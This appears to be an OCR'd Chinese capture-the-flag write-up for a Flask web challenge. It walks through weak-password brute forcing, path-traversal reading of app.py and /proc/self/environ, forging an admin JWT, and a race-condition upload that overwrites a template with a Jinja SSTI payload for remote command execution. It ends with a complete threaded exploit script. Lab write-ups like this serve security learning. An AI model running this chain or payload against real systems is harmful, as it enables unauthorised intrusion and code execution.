

EZWEB 预期解

上来一个登陆框，查看源码中的提示。根据对话，分析出存在用户 “fly233”，密码是弱口令。(再细一点可以发现密码是 9 位)。





```
            background-color: #0056b3;
        }
    </style>
</head>
<!--

admin: 最近学Python，做了一个小系统，快来帮我看看！
fly233: 当然可以！我很乐意帮你看看。
admin: 我部署好了，直接给你注册个账号吧。先来设一下你的密码。
fly233: 我的密码改成*********就行。
admin: 你这密码也太简单了吧，别人一猜就猜到了。
fly233: 谁还会来看你的系统啊，哈哈。
admin: 你说的也对，哈哈。

-->
<body>
    <div class="login-container">
        <h2>Login</h2>
        <form id="loginForm">
```

使用 BP 进行弱口令爆破，密码为 123456789。



登陆后，发现是一个图书阅读界面，然后阅读内容时，抓包可以发现阅读内容是通过发送路径来实现的。存在任意文件读取漏洞。



页面最下边有一个文件上传点，但是发现必须是管理员才有上传权限。

通过任意文件读取，读取源码 ../app.py

```
      from flask import Flask, render_template, request, redirect,
url_for, make_response, jsonify
import os
import re
import jwt


app = Flask(__name__, template_folder='templates')
app.config['TEMPLATES_AUTO_RELOAD'] = True
SECRET_KEY = os.getenv('JWT_KEY')
book_dir = 'books'
users = {'fly233': '123456789'}


def generate_token(username):
    payload = {
        'username': username
    }
    token = jwt.encode(payload, SECRET_KEY, algorithm='HS256')
    return token


def decode_token(token):
    try:
        payload = jwt.decode(token, SECRET_KEY, algorithms=['HS256'])
```


```
        return payload
    except jwt.ExpiredSignatureError:
        return None
    except jwt.InvalidTokenError:
        return None


@app.route('/')
def index():
    token = request.cookies.get('token')
    if not token:
        return redirect('/login')
    payload = decode_token(token)
    if not payload:
        return redirect('/login')
    username = payload['username']
    books = [f for f in os.listdir(book_dir) if f.endswith('.txt')]
    return render_template('./index.html', username=username,
books=books)


@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'GET':

        return render_template('./login.html')
    elif request.method == 'POST':

        username = request.form.get('username')
        password = request.form.get('password')


        if username in users and users[username] == password:
            token = generate_token(username)
            response = make_response(jsonify({
                'message': 'success'
            }), 200)

            response.set_cookie('token', token, httponly=True, path='/')
            return response
        else:

            return {'message': 'Invalid username or password'}
```

```python
@app.route('/read', methods=['POST'])
def read_book():
    token = request.cookies.get('token')
    if not token:
        return redirect('/login')
    payload = decode_token(token)
    if not payload:
        return redirect('/login')
    book_path = request.form.get('book_path')
    full_path = os.path.join(book_dir, book_path)
    try:
        with open(full_path, 'r', encoding='utf-8') as file:
            content = file.read()
        return render_template('reading.html', content=content)
    except FileNotFoundError:
        return "文件未找到", 404
    except Exception as e:
        return f"发生错误: {str(e)}", 500


@app.route('/upload', methods=['GET', 'POST'])
def upload():
    token = request.cookies.get('token')
    if not token:
        return redirect('/login')
    payload = decode_token(token)
    if not payload:
        return redirect('/login')
    if request.method == 'GET':

        return render_template('./upload.html')
    if payload.get('username') != 'admin':
        return """
        <script>
            alert('只有管理员才有添加图书的权限');
            window.location.href = '/';
        </script>
        """
    file = request.files['file']
    if file:
        book_path = request.form.get('book_path')
        file_path = os.path.join(book_path, file.filename)
        if not os.path.exists(book_path):
            return "文件夹不存在", 400
        file.save(file_path)
```

```
        with open(file_path, 'r', encoding='utf-8') as f:
            content = f.read()
            pattern = r'[{}<>_%]'

            if re.search(pattern, content):
                os.remove(file_path)
                return """
                <script>
                    alert('SSTI,想的美! ');
                    window.location.href = '/';
                </script>
                """
        return redirect(url_for('index'))
    return "未选择文件", 400
```

存在 JWT 伪造，密钥在环境变量中。


通过 /proc/self/environ 读取进程运行时的环境变量



然后按照把源码产生 JWT 的函数本地运行，伪造 admin。

```
import jwt


SECRET_KEY = 'this_is_key' # 以具体的密钥替换
def generate_token(username):
    payload = {
        'username': username
    }
```

```
    token = jwt.encode(payload, SECRET_KEY,
algorithm='HS256')
    return token


print(generate_token('admin'))
```



接下里对源码中，上传文件部分进行分析。

```python
@app.route('/upload', methods=['GET', 'POST'])
def upload():
    token = request.cookies.get('token')
    if not token:
        return redirect('/login')
    payload = decode_token(token)
    if not payload:
        return redirect('/login')
    if request.method == 'GET':

        return render_template('./upload.html')
    if payload.get('username') != 'admin':
        return """
        <script>
            alert('只有管理员才有添加图书的权限');
            window.location.href = '/';
        </script>
        """
    file = request.files['file']
    if file:
        book_path = request.form.get('book_path')
        file_path = os.path.join(book_path, file.filename)
        if not os.path.exists(book_path):
            return "文件夹不存在", 400
        file.save(file_path)

        with open(file_path, 'r', encoding='utf-8') as f:
            content = f.read()
            pattern = r'[{}<>_%]'

            if re.search(pattern, content):
                os.remove(file_path)
                return """
                <script>
                    alert('SSTI,想的美！');
                    window.location.href = '/';
                </script>
                """
        return redirect(url_for('index'))
    return "未选择文件", 400
```

文件上传点上传类型没有任何限制，并且还可以控制上传文件保存的路径。实现任意位置写文件。

此时注意到网站页面都是由模板渲染而来。就有思路通过上传自己的模板文件把原有的覆盖掉，然后去访问对应的页面，渲染上传的恶意模板文件实现 RCE。

问题在于源码中对文件内容的过滤几乎无法绕过实现 SSTI。但源码是先保存，再进行审核，审核不通过删除。利用这个时间差，在文件还没有被审核删除的时候，进

行渲染 RCE。

具体实现方法：

从源码中找到模板保存路径，`templates`。制作恶意模板文件 index.html，文件名与入口 html 相同，确保上传时候能够覆盖。然后就是不停上传恶意模板文件， 一直访问，直到渲染成功。

一把梭脚本：(换自己的 COOKIE 和 命令)

```
import requests
import threading
import sys
import html
# 全局标志，用于控制线程停止
homepage_accessible = threading.Event()

def upload_file(target_url, file_content,
file_name="index.html", book_path="templates/"):
    """上传文件到指定 URL"""
    cookies = {
        'token':
'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbW
luIn0.hrEGfyd22fe1gXSG8VCgksTvhrAHRnzTiJTkBr_2xqo'
    }

    while not homepage_accessible.is_set():
        try:
            files = {'file': (file_name, file_content)}
            data = {'book_path': book_path}

            response = requests.post(
                target_url + '/upload',
                cookies=cookies,
                files=files,
                data=data,
                verify=False,
                timeout=5
            )
```

```
        except requests.exceptions.RequestException as e:
            print(f"[上传线程] 请求异常: {e}")


if __name__ == "__main__":
    target_url = "http://IP:PORT"
    file_content =
"{{config.__class__.__init__.__globals__['os'].popen('ls
/').read()}}"  # ssti 内容
    file_name = "index.html"

    # 创建 10 个上传线程
    upload_threads = []
    for i in range(10):
        t = threading.Thread(
            target=upload_file,
            args=(target_url, file_content)
        )
        t.daemon = True
        upload_threads.append(t)
        t.start()

    cookies = {
        'token':
'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbW
luIn0.hrEGfyd22fe1gXSG8VCgksTvhrAHRnzTiJTkBr_2xqo'
    }
    while True:
        rs = requests.get(
            target_url,
            verify=False,
            cookies=cookies,
            timeout=3
        )
        if rs.status_code == 200:
            homepage_accessible.set()
            print(html.unescape(rs.text))
            break
```